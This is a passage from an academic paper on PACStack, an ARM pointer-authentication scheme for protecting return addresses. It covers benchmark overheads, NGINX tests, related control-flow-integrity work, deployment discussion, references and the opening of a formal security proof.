The FVP is not cycle-accurate and executes all instructions in one master cycle; therefore, it cannot be used for performance evaluation. Based on prior evaluations of the QARMA cipher [7], which is used as the underlying cryptographic primitive in reference implementations of PA [45], Liljestrand et al. estimate that the PAC calculations incur an average overhead of four cycles on a 1.2GHz CPU [35]. We employ the *PA-analogue* introduced by Liljestrand et al. to estimate the run-time overhead of PACStack.

[7] https://lwn.net/Articles/752116/

7.1 SPEC CPU 2017

We ran benchmarks on Amazon EC2 using the SPEC CPU 2017 benchmark package[8]. To guarantee exclusive access to the hardware, we used Amazon EC2 `a1.metal`[9,10] instances, each with 16 64-bit ARMv8.2-A cores. As these CPUs do not support PA, we instrumented benchmarks with the PA-analogue. For comparison, we measured run-time overheads of: 1) ShadowCallStack (a AArch64 production-ready software shadow call stack implementation for Clang 9 [14]), 2) `-mbranch-protection` (Clang's built-in PA-based return address protection), and 3) `-mstack-protector-strong` (stack canaries). We measured PACStack by instrumenting all function entry and exit points, excluding leaf functions that do not spill `LR` or the `CR` (this is similar to the heuristic used by `-mbranch-protection`). We measured both full PACStack and PACStack without masking (PACStack-nomask).

ShadowCallStack saves a function's return address in a separately-allocated shadow stack and then uses the protected return address when performing a return. On 64-bit ARM the `X18` register is reserved to hold a reference to the shadow stack. To perform a comparison against PACStack using the GNU C library (`glibc`) we ported ShadowCallStack support to `glibc`. Due to compatibility issues [52], we did not run the `perlbench` benchmarks with ShadowCallStack.

Our measurements include all C SPECrate and SPECspeed benchmarks, compiled with `-O2` optimizations and flags to enable the measured instrumentation. The suite is self-contained, avoiding the need to instrument system libraries. For each benchmark, we compared the performance of the baseline (with all evaluated instrumentations disabled) to the measured configuration. Figure 5 shows the mean overheads (w.r.t the baseline). Table 2 shows the geometric mean of the overheads, excluding `perlbench` which was incompatible with ShadowCallStack. On C++ benchmarks we observed overheads of 2.0% (PACStack) and 0.9% (PACStack-nomask). Due to compatibility issues with ShadowCallStack and `-mbranch-protection`, we limit our comparison to the C benchmarks.

As expected, `-mstack-protector-strong` outperforms other instrumentations (but provides the weakest protection). In terms of added instructions, `-mbranch-protection` is similar to PACStack-nomask; the performance difference is likely due to PACStack reserving the `CR` register and the additional store when saving it the stack. PACStack-nomask and ShadowCallStack have similar memory requirements (i.e., one extra store per function call), and show similar performance overheads. The overhead of PACStack is proportional to the frequency of function calls; benchmarks with few function calls are affected less than the benchmarks with frequent func-

[8] https://www.spec.org/cpu2017

[9] https://aws.amazon.com/ec2/instance-types/a1/

[10] Performance evaluation on `a1.metal` instances was not part of the USENIX Security Artifact Evaluation process.




Figure 5: Relative performance overhead for SPEC CPU 2017 benchmarks as mean overhead over baseline. Error bars are 95% confidence intervals.

	SPECrate	SPECspeed
PACStack	2.75%	3.28%
PACStack-nomask	0.86%	1.56%
ShadowCallStack	0.85%	0.77%
`-mbranch-protection`	0.43%	0.72%
`-mstack-protector-strong`	0.43%	0.25%

Table 2: Geometric mean of measured overheads.

tion calls. For instance, the `519.lbm_r` benchmark involves computations related to fluid dynamics and consists of large nested loops with few function calls. Consequently we see little effect on the performance of `519.lbm_r`.

Based on these results, we expect the overhead for both PACStack configurations to be a) comparable to ShadowCallStack, and b) negligible on PA-capable hardware.

7.2 Real-world evaluation: NGINX

We evaluated the efficacy of PACStack in a real-world setting using a SSL/TLS transactions per second (SSL TPS) test on the NGINX[11] open source web server software. SSL TPS measures a web server's capacity to create new SSL/TLS connections back to clients. Clients send a series of HTTPS requests, each on a new connection. The web server sends a 0-byte response to each request. The connection is closed after the response is received. We chose the SSL TPS test

[11] https://www.nginx.com/

# of workers	Baseline req./sec.	Baseline σ	PACStack-nomask req./sec.	PACStack-nomask σ	PACStack-nomask overhead	PACStack req./sec.	PACStack σ	PACStack overhead
4	14.2k	142	13.7k	124	3.8%	13.5k	117	5.5%
8	30.7k	722	28.6k	658	7.1%	27.2k	612	12.7%

Table 3: Requests/second, standard deviation (σ) and performance overhead for the NGINX SSL TPS tests reported for both PACStack and PACStack-nomask.

(instead of measuring throughput) to ensure that the load on the web server is CPU-bound, allowing us to estimate the upper bound for PACStack's impact on NGINX performance.

We conducted our tests on two separate Amazon EC2 A1 instances connected via elastic network interfaces with up to 10 Gbps capacity. The web server (on an `a1.metal` instance, running NGINX 1.17.8 with OpenSSL 1.1.1d) and the client (on an `a1.4xlarge` instance) ran the 64-bit ARM version of Ubuntu 18.04. We configured the server to use the ECDHE-RSA-AES256-GCM-SHA384 cipher with a 2,048-bit RSA key for HTTPS. The client used `wrk`[12], a modern HTTP benchmarking tool, to generate traffic. We configured `wrk` in the same way as in a test on NGINX performance conducted by F5 Networks.[13] We ran a total of 15 copies of `wrk` on the client machine for 3 minutes each.

We repeated the test with four and eight NGINX worker processes instrumented with PACStack and PACStack-nomask, and compared the results with uninstrumented baseline performance. In both configurations we also instrumented NGINX's dependencies (OpenSSL, `pcre` and `zlib` libraries). All binaries were compiled with `-O2` optimizations. We summarize the results in Table 3, showing a 4–7% overhead for PACStack-nomask and 6–13% overhead for PACStack. These results are consistent with the performance overheads measures for SPEC CPU 2017 (Section 7.1).

7.3 Compatibility testing using ConFIRM

ConFIRM is a set small micro-benchmarking suite designed to test compatibility and relevance of CFI solutions [52]. The suite is designed to test various corner-cases—e.g., function pointers, setjmp/longjmp and exception handling—that often cause compatibility issues for CFI solutions. ConFIRM is designed for x86-based architectures and includes some tests that are exclusive to the Microsoft Windows operating system. Of the 18 64-bit Linux tests 11 compiled and worked on AArch64; these included virtual and indirect function calls, setjmp/longjmp, calling conventions, tail calls and load-time dynamic linking. We ran these benchmarks on the FVP (to guarantee functional equivalence to PA-capable hardware) and confirmed that the tests passed with or without PACStack.

[12] https://github.com/wg/wrk (version of April 18, 2019)

[13] https://www.nginx.com/blog/nginx-plus-sizing-guide-how-we-tested/

8 Related Work

Control-flow hijacking have been known for more than two decades [48]. Most current CFI solutions are *stateless*: they validate each control-flow transfer in isolation without distinguishing among different paths in the control-flow graph (CFG). *Fully-precise static CFI* [11] is the most restrictive stateless policy possible without breaking the intended functionality of the protected program. In fully-precise static CFI the best possible policy for return instructions is to allow returns within a function F to target any instruction that follows a call to F. All stateless CFI schemes, including fully-precise static CFI, are vulnerable to *control-flow bending* [11].

Stateful CFI can express policies that take previous control-flow transfers into account. *HAFIX* [19] is a hardware-assisted CFI scheme that confines function returns to active call sites. Context-sensitive CFI [20, 28, 51] further ensures that *each* control-flow transfer taken by the program is consistent with a non-malicious trace. Despite its better precision, context-sensitive CFI enforcement is considered impractical for real-world adoption [1]. Hardware-assisted branch recording features available in modern 64-bit Intel microprocessors can be used to enable context-sensitive CFI enforcement on commodity hardware, but suffer from i) limited branch history used to make CFI decisions, ii) over-approximation of the program CFG, and iii) reliance on complex run-time monitoring. *HAFIX*, on the other hand, requires changes to the processor.

As dynamic schemes, PACStack and *shadow call stacks* [1, 6, 13–15, 17, 18, 22–24, 29, 38, 39, 50] are not vulnerable to control-flow bending. Stateless forward-edge CFI enforcement is often combined with a shadow stack to enforce the integrity of return addresses stored on the call stack. In fact, the results by Carlini et al. [11] show that a shadow stack (or equivalent mechanism) is essential for the security of CFI. However, traditional shadow stacks incur significant performance overhead and lead to false positives for programming constructs that cause mismatches between calls and returns (C++ exceptions with stack unwinding, `setjmp`/`longjmp`). Recent designs improve performance by either leveraging a parallel shadow stack [17], or using a dedicated register for shadow stack addressing [10]. But since the shadow stack in this schemes resides in the same address space as the target application, it can be compromised if $\mathcal{A}$ knows its location. A typical solution for dealing with mismatches between calls and returns is to pop return addresses off the shadow stack until a match is found, or the shadow stack is empty (e.g., binary RAD [13]). This not only increases the complexity and run-time of the shadow stack instrumentation placed in the function epilogue, but also sacrifices precision, e.g., it allows $\mathcal{A}$ to redirect `longjmp` to any previously active call site. This can be avoided by storing and validating both the return address and stack pointer [15, 40, 50]. So far, only hardware-assisted shadow stacks promise to achieve negligible overhead without security trade-offs (e.g., Intel CET [29]).

Park et al. [42] present a micro-architectural shadow stack implementation using the branch predictor *return address stack*, a common hardware feature found in modern speculative superscalar processor designs. The return address stack is typically a circular buffer; to avoid losing stored return addresses when the maximum capacity is reached, Park et al. modify the return address stack to spill a portion of its content to backup storage in main memory. A Merkle-tree caching scheme is used to efficiently authenticate the backup storage before it is read back to the return address stack. The latency of spill/fill operations on backup memory is offset by the 100% hit rate for branch prediction since return addresses that exceed the return address stack capacity are retained.

The idea of using of MACs to protect the return address at run-time was introduced in *Cryptographic CFI* (CCFI) [37] which uses MACs to protect return addresses and other control-flow data (e.g., function pointers and C++ vtable pointers). CCFI's return address protection is similar to PA-based return address signing [45]; both bind the return address to the address of the function's stack frame and thus provide only coarse-grained resistance against pointer reuse [35]. In contrast to PACStack, these approaches cannot prevent reuse attacks (See Section 6.1). Independently to our work, Li et al. [34] propose a chain structure to protect return addresses but do not prevent the attacker from exploiting MAC collisions, and require custom hardware to realize their solution.

Program Counter Encoding [16, 22, 33, 41, 44] protects return addresses on the stack by encoding them with either a register-resident secret key [33], a read-only key stored in memory [16], the `SP` [44], or the address at which the return address itself is stored (a.k.a. the *self-address*) [41]. It is efficient, but relying on a secret key resident in user space makes such encoding schemes susceptible to buffer over-reads, and `SP` or self-address encoding suffer the same drawbacks as `-msign-return-address` [35, 45] (Section 2.2.1).

Other prominent defenses against control-flow attacks include fine-grained code randomization [32], and code-pointer integrity (CPI) [31]. Code randomization makes it more difficult for $\mathcal{A}$ to find suitable gadgets to exploit, but ineffective if $\mathcal{A}$ knows the program memory layout. CPI protects code pointers by storing them in a separate *safe stack*, which requires similar integrity guarantees as shadows stacks to remain effective [21]. Roessler et al. propose a metadata-tagged architecture to isolate stack-objects based on the stack-depth [46]. However, similar to the `SP` value (Section 6.2), the stack-depth will repeat frequently during program execution.

PACStack targets the ARM architecture, which has received less attention compared to the x86 family of computer architectures in terms of CFI research. *MoCFI* [18] is a software-based CFI approach specifically targeting ARM application processors used in smartphones. It uses a combination of a shadow stack, static analysis and run-time heuristics to determine the set of valid targets for control-flow transfers, but suffers from the same drawbacks that plague traditional shadow

stack schemes. *CFI CaRE* [39] is a CFI solution targeting small, embedded ARM-based microcontrollers (MCUs). It uses the ability to perform hardware-enforced isolated execution on ARMv8-M MCUs to isolate the shadow stack to a secure processor state. The ARMv8-M [5] architecture enforces that calls to secure functions must target *secure gate instructions* placed at the beginning of such functions. The ARMv8.5-A architecture introduces similar *branch target indicators* (BTI) [4] to ARM application processors. BTI constitutes one way to meet the PACStack pre-requisite of coarse-grained CFI (Section 3).

9 Discussion

9.1 Support for software exceptions

The `setjmp` / `longjmp` interface has traditionally been used to provide exception-like functionality in C. However, modern coding standards for C and C++ that aim to facilitate code safety, security, and reliability consider them harmful and forbid their use, e.g., MISRA C:2004 [26, Rule 20.7] and JSF AV C++ [36, Rule 20]. Recall from Section 4.4 that calling `longjmp` with an expired `jmp_buf` is undefined behavior. For PACStack, this means that although the $aret_b$ in `jmp_buf` is tied to the corresponding SP and $auth_i$, its *freshness* cannot be guaranteed. $\mathcal{A}$ can modify `jmp_buf` to contain the previously used $aret_b$ and $\texttt{SP}_b$, but must also modify the stack-frame at $\texttt{SP}_b$, such that it contains the prior $aret_i$. This allows a control-flow transfer to a previously valid `setjmp` return site and SP value. To prevent reuse of expired `jmp_buf` buffers, `longjmp` can be rewound step-by-step, i.e., conceptually performing returns until the correct stack-frame is reached.

We plan to extend PACStack support to LLVM `libunwind`[14] – it does frame-by-frame unwinding of the call stack. By validating the ACS on each stack frame unwinding, PACStack can ensure that a fresh and valid state is reached.

As C++ exceptions also cause irregular stack unwinding they pose a similar challenge. But C++ does finer-grained stack unwinding to correctly destroy objects in unwound stack frames. The LLVM `libcxxabi` library will, depending on configuration, use `libunwind` for this purpose. With PACStack support in `libunwind`, we will be able to secure both `setjmp` / `longjmp` and support C++ exception handling.

9.2 Interoperability with unprotected code

Interoperability with unprotected (uninstrumented) code is an important deployment consideration. On one hand, PACStack-protected applications may need to interoperate with unprotected shared libraries. On the other, unprotected applications may need to interoperate with PACStack-protected shared libraries. The latter scenario is relevant for deployment in mobile operating systems like Android, where multiple stakeholders provide application binaries to consumer devices. The deployment of PACStack, or any other run-time protection mechanism, is likely to be driven by OEMs that enable specific protection schemes for the operating system and system applications. However, OEMs are not in control of native code deployed as part of applications. It should be possible for one version of the shared libraries shipped with the operating system to remain interoperable with both PACStack-protected, and unprotected apps.

In Section 5.1 we explain how the use of callee-saved registers allows PACStack to remain interoperable with unprotected code. Recall that because `CR` is a callee-saved register it will be restored upon return. However, PACStack cannot guarantee that `CR` remains unmodified during the execution of the unprotected code that could temporarily store its value on the stack. To meet the security guarantees (Section 6), PACStack instrumentation must be applied to both the application and any shared libraries. But partial protection, e.g. PACStack-protected shared libraries can significantly raise the bar for the attacker, as calls into protected functions can still benefit from return address authentication. Common shared libraries like `libc` are a popular source for gadgets for run-time attacks because of their size and availability. Because functions in a PACStack-protected library validate the return address in returns from library functions, they effectively remove a potentially large set of reusable gadgets from $\mathcal{A}$'s disposal.

10 Conclusion

ACS achieves security on-par with hardware-assisted shadow stacks (Section 6). With PACStack, we demonstrate how the general-purpose security PA security mechanism can realize our design, *without requiring additional hardware support or compromising security*. Other general-purpose primitives like memory tagging and branch target indicators are being rolled out. Creative uses of such primitives hold the promise of significantly improving software protection.

Acknowledgments

This work was supported in part by NSERC (RGPIN-2020-04744), Intel Collaborative Research Institute for Collaborative Autonomous & Resilient Systems (ICRI-CARS), and Google (ASPIRE program). We acknowledge the computational resources provided by the Aalto Science-IT project.

References

[1] Martín Abadi et al. Control-flow integrity principles, implementations, and applications. *ACM Trans. Inf. Syst. Secur.*, 13(1):4:1–4:40, November 2009.

[14] https://github.com/llvm/llvm-project/tree/master/libunwind

[2] ARM Ltd. Fast models version 11.4 reference manual. https://developer.arm.com/documentation/100964/1104-00/, 2018.

[3] ARM Ltd. Developments in the Arm A-profile architecture: Armv8.6-A. https://community.arm.com/developer/ip-products/processors/b/processors-ip-blog/posts/arm-architecture-developments-armv8-6-a, 2019.

[4] ARM Ltd. ARM architecture reference manual (ARM DDI 0487F.c). https://developer.arm.com/documentation/ddi0487/fc, 2020.

[5] ARM Ltd. Armv8-M architecture reference manual (ARM DDI 0553B.l). https://developer.arm.com/documentation/ddi0553/bl/, 2020.

[6] Sergei Arnautov and Christof Fetzer. ControlFreak: Signature chaining to counter control flow attacks. In *Proc. IEEE SRDS '15*, pages 84–93, 2015.

[7] Roberto Avanzi. The QARMA block cipher family. almost MDS matrices over rings with zero divisors, nearly symmetric even-mansour constructions with non-involutory central rounds, and search heuristics for low-latency s-boxes. *IACR Trans. Symmetric Cryptol.*, 2017(1):4–44, 2017.

[8] Brandon Azad. Google Project Zero: Examining pointer authentication on the iPhone XS. https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html, 2019.

[9] Erik Bosman and Herbert Bos. Framing signals - a return to portable shellcode. In *Proc. IEEE S&P '14*, pages 243–258, 2014.

[10] Nathan Burow, Xingping Zhang, and Mathias Payer. SoK: Shining light on shadow stacks. In *Proc. IEEE S&P '19*, pages 985–999, 2019.

[11] Nicolas Carlini et al. Control-flow bending: On the effectiveness of control-flow integrity. In *Proc. USENIX Security '15*, pages 161–176, 2015.

[12] Shuo Chen et al. Non-control-data attacks are realistic threats. In *Proc. USENIX Security '05*, pages 177–191, 2005.

[13] Tzi-Cker Chiueh and Fu-Hau Hsu. RAD: A compile-time solution to buffer overflow attacks. In *Proc. IEEE ICDCS '01*, pages 409–417, 2001.

[14] Clang 9.0 Documentation. ShadowCallStack. https://releases.llvm.org/9.0/tools/clang/docs/ShadowCallStack.html, 2019.

[15] Marc L. Corliss, E. Christopher Lewis, and Amir Roth. Using DISE to protect return addresses from attack. *ARM SIGARCH Comput. Archit. News*, 33(1):65–72, 2005.

[16] Crispin Cowan et al. PointGuard: Protecting pointers from buffer overflow vulnerabilities. In *Proc. USENIX Security '03*, pages 91–104, 2003.

[17] Thurston H.Y. Dang, Petros Maniatis, and David Wagner. The performance cost of shadow stacks and stack canaries. In *Proc.ACM ASIA CCS '15*, pages 555–566, 2015.

[18] Lucas Davi et al. MoCFI: A framework to mitigate control-flow attacks on smartphones. In *Proc. NDSS '12*, 2012.

[19] Lucas Davi et al. HAFIX: Hardware-assisted flow integrity extension. In *Proc. ACM/EDAC/IEEE DAC '15*, pages 74:1–74:6, 2015.

[20] Ren Ding et al. Efficient protection of path-sensitive control security. In *Proc. USENIX Security '17*, pages 131–148, 2017.

[21] Isaac Evans et al. Missing the point(er): On the effectiveness of code pointer integrity. In *Proc. IEEE S&P '15*, pages 781–796, 2015.

[22] Michael Frantzen and Michael Shuey. StackGhost: Hardware facilitated stack protection. In *Proc. USENIX Security '01*, pages 55–66, 2001.

[23] Jonathon T. Giffin, Somesh Jha, and Barton P. Miller. Detecting manipulated remote call streams. In *Proc. USENIX Security '02*, pages 61–79, 2002.

[24] Jonathon T. Giffin, Somesh Jha, and Barton P. Miller. Efficient context-sensitive intrusion detection. In *Proc. NDSS '04*, 2004.

[25] William H. Hawkins, Jason D. Hiser, and Jack W. Davidson. Dynamic canary randomization for improved software security. In *Proc. ACM CISRC '16*, pages 9:1–9:7, 2016.

[26] HORIBA MIRA Ltd. Guidelines for the use of the C language in critical systems, 2004.

[27] Hong Hu et al. Data-oriented programming: On the expressiveness of non-control data attacks. In *Proc. IEEE S&P '16*, pages 969–986, 2016.

[28] Hong Hu et al. Enforcing unique code target property for control-flow integrity. In *Proc. ACM CCS '15*, pages 1470–1486, 2018.

[29] Intel Corporation. Control-flow Enforcement Technology specification, revision 3.0. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf, 2019.

[30] Tim Kornau. *Return Oriented Programming for the ARM Architecture*. PhD thesis, Ruhr-Universität Bochum, 2009.

[31] Volodymyr Kuznetsov et al. Code-pointer integrity. In *Proc. USENIX OSDI '14*, pages 147–163, 2014.

[32] Per Larsen et al. SoK: Automated software diversity. In *Proc. IEEE S&P '14*, pages 276–291, 2014.

[33] Gyungho Lee and Akhilesh Tyagi. Encoded program counter: Self-protection from buffer overflow attacks. In *Proc. CSREA ICIC '00*, pages 387–394, 2000.

[34] Jinfeng Li et al. Zipper stack: Shadow stacks without shadow. arXiv:1902.00888 [cs.CR], 2019.

[35] Hans Liljestrand et al. PAC it up: Towards pointer integrity using ARM pointer authentication. In *Proc. USENIX Security '19*, pages 177–194, 2019.

[36] Lockheed Martin Corporation. Joint Strike Fighter Air Vehicle C++ Coding Standards (Revision C), 2005.

[37] Ali Jose Mashtizadeh et al. CCFI: Cryptographically enforced control flow integrity. In *Proc. ACM CCS '15*, pages 941–951, 2015.

[38] Danny Nebenzahl, Mooly Sagiv, and Avishai Wool. Install-time vaccination of windows executables to defend against stack smashing attacks. *IEEE Trans. Dependable Secur. Comput.*, 3(1):78–90, 2006.

[39] Thomas Nyman et al. CFI CaRE: Hardware-supported call and return enforcement for commercial microcontrollers. In *Proc. RAID '17*, pages 259–284. Springer International Publishing, 2017.

[40] H. Ozdoganoglu et al. SmashGuard: A hardware solution to prevent security attacks on the function return address. *IEEE Trans. Comput.*, 55(10):1271–1285, 2006.

[41] Seho Park, Yongsuk Lee, and Gyungho Lee. Program counter encoding for ARM® architecture. *Journal of Information Security*, 8:42–55, 2017.

[42] Yong-Joon Park and Gyungho Lee. Repairing return address stack for buffer overflow protection. In *Proc. ACM CF '04*, pages 335–342, 2004.

[43] Theofilos Petsios et al. DynaGuard: Armoring canary-based protections against brute-force attacks. In *Proc. ACM ACSAC '15*, pages 351–360, 2015.

[44] Changwoo Pyo and Gyungho Lee. Encoding function pointers and memory arrangement checking against buffer overflow attack. In *Proc. ICICS '02*, pages 25–36, 2002.

[45] Qualcomm. Pointer authentication on ARMv8.3. https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf, 2017.

[46] Nick Roessler and Andre DeHon. Protecting the stack with metadata policies and tagged hardware. In *Proc. IEEE S&P '18*, pages 478–495, 2018.

[47] Nigel P. Smart. *Cryptography Made Simple*. Springer Publishing Company, 1st edition, 2015.

[48] Solar Designer. lpr LIBC RETURN exploit. http://insecure.org/sploits/linux.libc.return.lpr.sploit.html, 1997.

[49] László Szekeres et al. SoK: Eternal war in memory. In *Proc. IEEE S&P '13*, pages 48–62, 2013.

[50] Caroline Tice et al. Enforcing forward-edge control-flow integrity in GCC & LLVM. In *Proc. USENIX Security '14*, pages 941–955, 2014.

[51] Victor van der Veen et al. Practical Context-Sensitive CFI. In *Proc. ACM CCS '15*, pages 927–940, 2015.

[52] Xiaoyang Xu et al. CONFIRM: Evaluating compatibility and relevance of control-flow integrity protections for modern software. In *Proc. USENIX Security '19*, pages 1805–1821, 2019.

A Security proofs

In Section 6.2, we gave an informal analysis of the security of ACS; here we give a more detailed proof of security, and in particular prove that authentication token masking prevents $\mathcal{A}$ from obtaining exploitable authentication token collisions.

The argument proceeds as follows: we suppose that $\mathcal{A}$, after obtaining q authentication tokens, can find a pair of inputs (x,y) and (x,y') whose authentication tokens $\mathtt{H}_\mathtt{K}(\cdot,\cdot)$ collide. This can be used to construct a distinguisher of the masks $\mathtt{H}_\mathtt{K}(0,\cdot)$ from a random string. The structure of the authentication tags is such that this further reduces to a semantic security game for one-time pad encryption of the masks. Then, we show that any violation of the integrity of an ACS-protected call stack also yields values whose authentication tokens collide as described above, allowing us to bound the probability of an integrity violation.

We summarize our notation in Table 4.

Games		
G_{ACS} *(Figure 11)*	Security game for ACS integrity.	
$G_{\mathsf{PAC\text{-}Collision}}$ *(Figure 6)*	Security game for the identification of colliding authentication tokens.	
$G_{\mathsf{PAC\text{-}Distinguish}}$ *(Figure 7)*	Security game for the distinguishability of $\mathtt{H}_K(\cdot,\cdot)$ from a random oracle.	
G_1, G_2, G_3 *(Figure 8)*	Semantic security games for the mask $\mathtt{H}_K(0,\cdot)$.	
Adversary interfaces		
G_{ACS}	$\mathcal{A}_{\text{oracle-request}}$	Get path through the call-graph for which $\mathcal{A}$ wants the final authenticated return address pushed to the stack.
	$\mathcal{A}_{\text{oracle-response}}$	Return a previously-requested authenticated return address.
	$\mathcal{A}_{\text{ACS-Violation}}$	Return to the challenger authenticated return values that can be used to violate call stack integrity.
$G_{\mathsf{PAC\text{-}Collision}}$	$\mathcal{A}_{\text{oracle-request}}$	Get a value for which $\mathcal{A}$ wants a masked authentication token.
	$\mathcal{A}_{\text{oracle-response}}$	Return a previously-requested masked authentication token.
	$\mathcal{A}_{\text{gen-collision}}$	Return to the challenger two authenticated return values with colliding authentication tokens.
$G_{\mathsf{PAC\text{-}Distinguish}}$	$\mathcal{A}_{\text{oracle-request}}$	Get a value for which $\mathcal{A}$ wants an authentication tag.
	$\mathcal{A}_{\text{oracle-response}}$	Return a previously-requested authentication token.
	$\mathcal{A}_{\text{distinguish}}$	Return to the challenger a single bit identifying whether the given tokens were from a random oracle or $\mathtt{H}_K(\cdot,\cdot)$.
G_1, G_2	$\mathcal{B}_{\text{distinguish}}$	Identify the authentication token function used to generate masked authentication tokens.
G_3	$\mathcal{B}_{\text{distinguish'}}$	As for G_1, G_2, but with the inputs represented as strings, not functions.

Table 4: Notation used in Appendix A.

$G^{\mathcal{A}}_{\mathsf{PAC\text{-}Collision}}(1^\lambda, H, q)$

$K \xleftarrow{\$} \{0,1\}^\lambda$
// Give $\mathcal{A}$ q masked authentication tokens
// of their choice.
for $i \in \{1,\ldots,q\}$ **do**
  $(x,y) \leftarrow \mathcal{A}_{\text{oracle-request}}()$
  $\mathcal{A}_{\text{oracle-response}}(\mathtt{H}_K(x,y) \oplus \mathtt{H}_K(0,y))$
endfor
// $\mathcal{A}$ is challenged to provide inputs whose authentication tokens collide.
$(\hat{x},\hat{y},\hat{y}') \leftarrow \mathcal{A}_{\text{gen-collision}}()$
if $\hat{y} \neq \hat{y}' \wedge \mathtt{H}_K(\hat{x},\hat{y}) = \mathtt{H}_K(\hat{x},\hat{y}')$ **then**
  return 1
endif
return 0

Figure 6: Security game for finding colliding PACs given masked authentication tokens.

$G^{\mathcal{A}}_{\mathsf{PAC\text{-}Distinguish}}(1^\lambda, H, q)$

$K \xleftarrow{\$} \{0,1\}^\lambda$

// $\mathcal{B}$ is given values of their choice from either
// $\mathtt{H}_K(\cdot,\cdot)$ or a random oracle $RO(x,y)$
$S_0(x,y) \stackrel{def}{=} RO(x,y)$
$S_1(x,y) \stackrel{def}{=} \mathtt{H}_K(x,y)$
$c \xleftarrow{\$} \{0,1\}$
for $i \in \{1,\ldots,q\}$ **do**
  $(x,y) \leftarrow \mathcal{A}_{\text{oracle-request}}()$
  $\mathcal{A}_{\text{oracle-response}}(S_c(x,y))$
endfor

// $\mathcal{A}$ is challenged to determine whether it received
// values from $\mathtt{H}_K(\cdot,\cdot)$ or the random oracle.
$\hat{c} \leftarrow \mathcal{A}_{\text{distinguish}}()$
if $c \neq \hat{c}$ **then**
  return 1
endif
return 0

Figure 7: Security game in which $\mathcal{A}$ attempts to distinguish $\mathtt{H}_K(\cdot,\cdot)$ from a random oracle.

Theorem 1 (PAC-masking prevents collision-finding)**.** *Suppose that after q queries, an adversary $\mathcal{A}$ can distinguish $\mathtt{H}_K(\cdot,\cdot)$ from a random oracle with advantage no greater than $\mathsf{Adv}^{\mathcal{A}}_{\mathit{PAC\text{-}Distinguish}}(1^\lambda, H, q)$, as given in Figure 7. Then, assuming a key-length of λ for $\mathtt{H}_K(\cdot,\cdot)$, and given access to q masked authentication tokens, $\mathcal{A}$ can identify a pair of inputs $(\hat{x},\hat{y})$ and $(\hat{x},\hat{y}')$ whose corresponding unmasked authentication tokens collide with advantage at most $2\mathsf{Adv}^{\mathcal{A}}_{\mathit{PAC\text{-}Distinguish}}(1^\lambda, H, q)$.*

Proof. We begin with a collision-game $G^{\mathcal{A}}_{\mathsf{PAC\text{-}Collision}}(1^\lambda, H, q)$, shown in Figure 6 in which the adversary is given oracle access to the authentication token generator and then asked to provide values x, y, y' such that $\mathtt{H}_K(x,y) = \mathtt{H}_K(x,y')$.

An adversary that selects (x,y,y') at random from $\{0,1\}^{\mathtt{VA_SIZE}} \times \{0,1\}^{\mathtt{VA_SIZE}+b} \times \{0,1\}^{\mathtt{VA_SIZE}+b}$, such that $y \neq y'$, will win with probability 2^{-b}; $\mathcal{A}$'s advantage is therefore

$$\mathsf{Adv}^{\mathcal{A}}_{\mathsf{PAC\text{-}Collision}}(1^\lambda, H, q) = \mathbb{P}\left[G^{\mathcal{A}}_{\mathsf{PAC\text{-}Collision}}(1^\lambda, H, q) = 1\right] - 2^{-b}.$$

We will bound this advantage by reduction to a semantic security game for the masks. We consider the following games, shown in Figure 8, and described in Figure 9.

The first hop, from G_1 to G_2, is based on indistinguishability and relaxation: we suppose that $\mathtt{H}_K(\cdot,\cdot)$ can be distinguished from a random oracle with probability no more than $\frac{1}{2} + \mathsf{Adv}^{\mathcal{A}}_{\mathsf{PAC\text{-}Distinguish}}(1^\lambda, H, q)$, and that the adversary is not limited in the number of queries that can be made to the

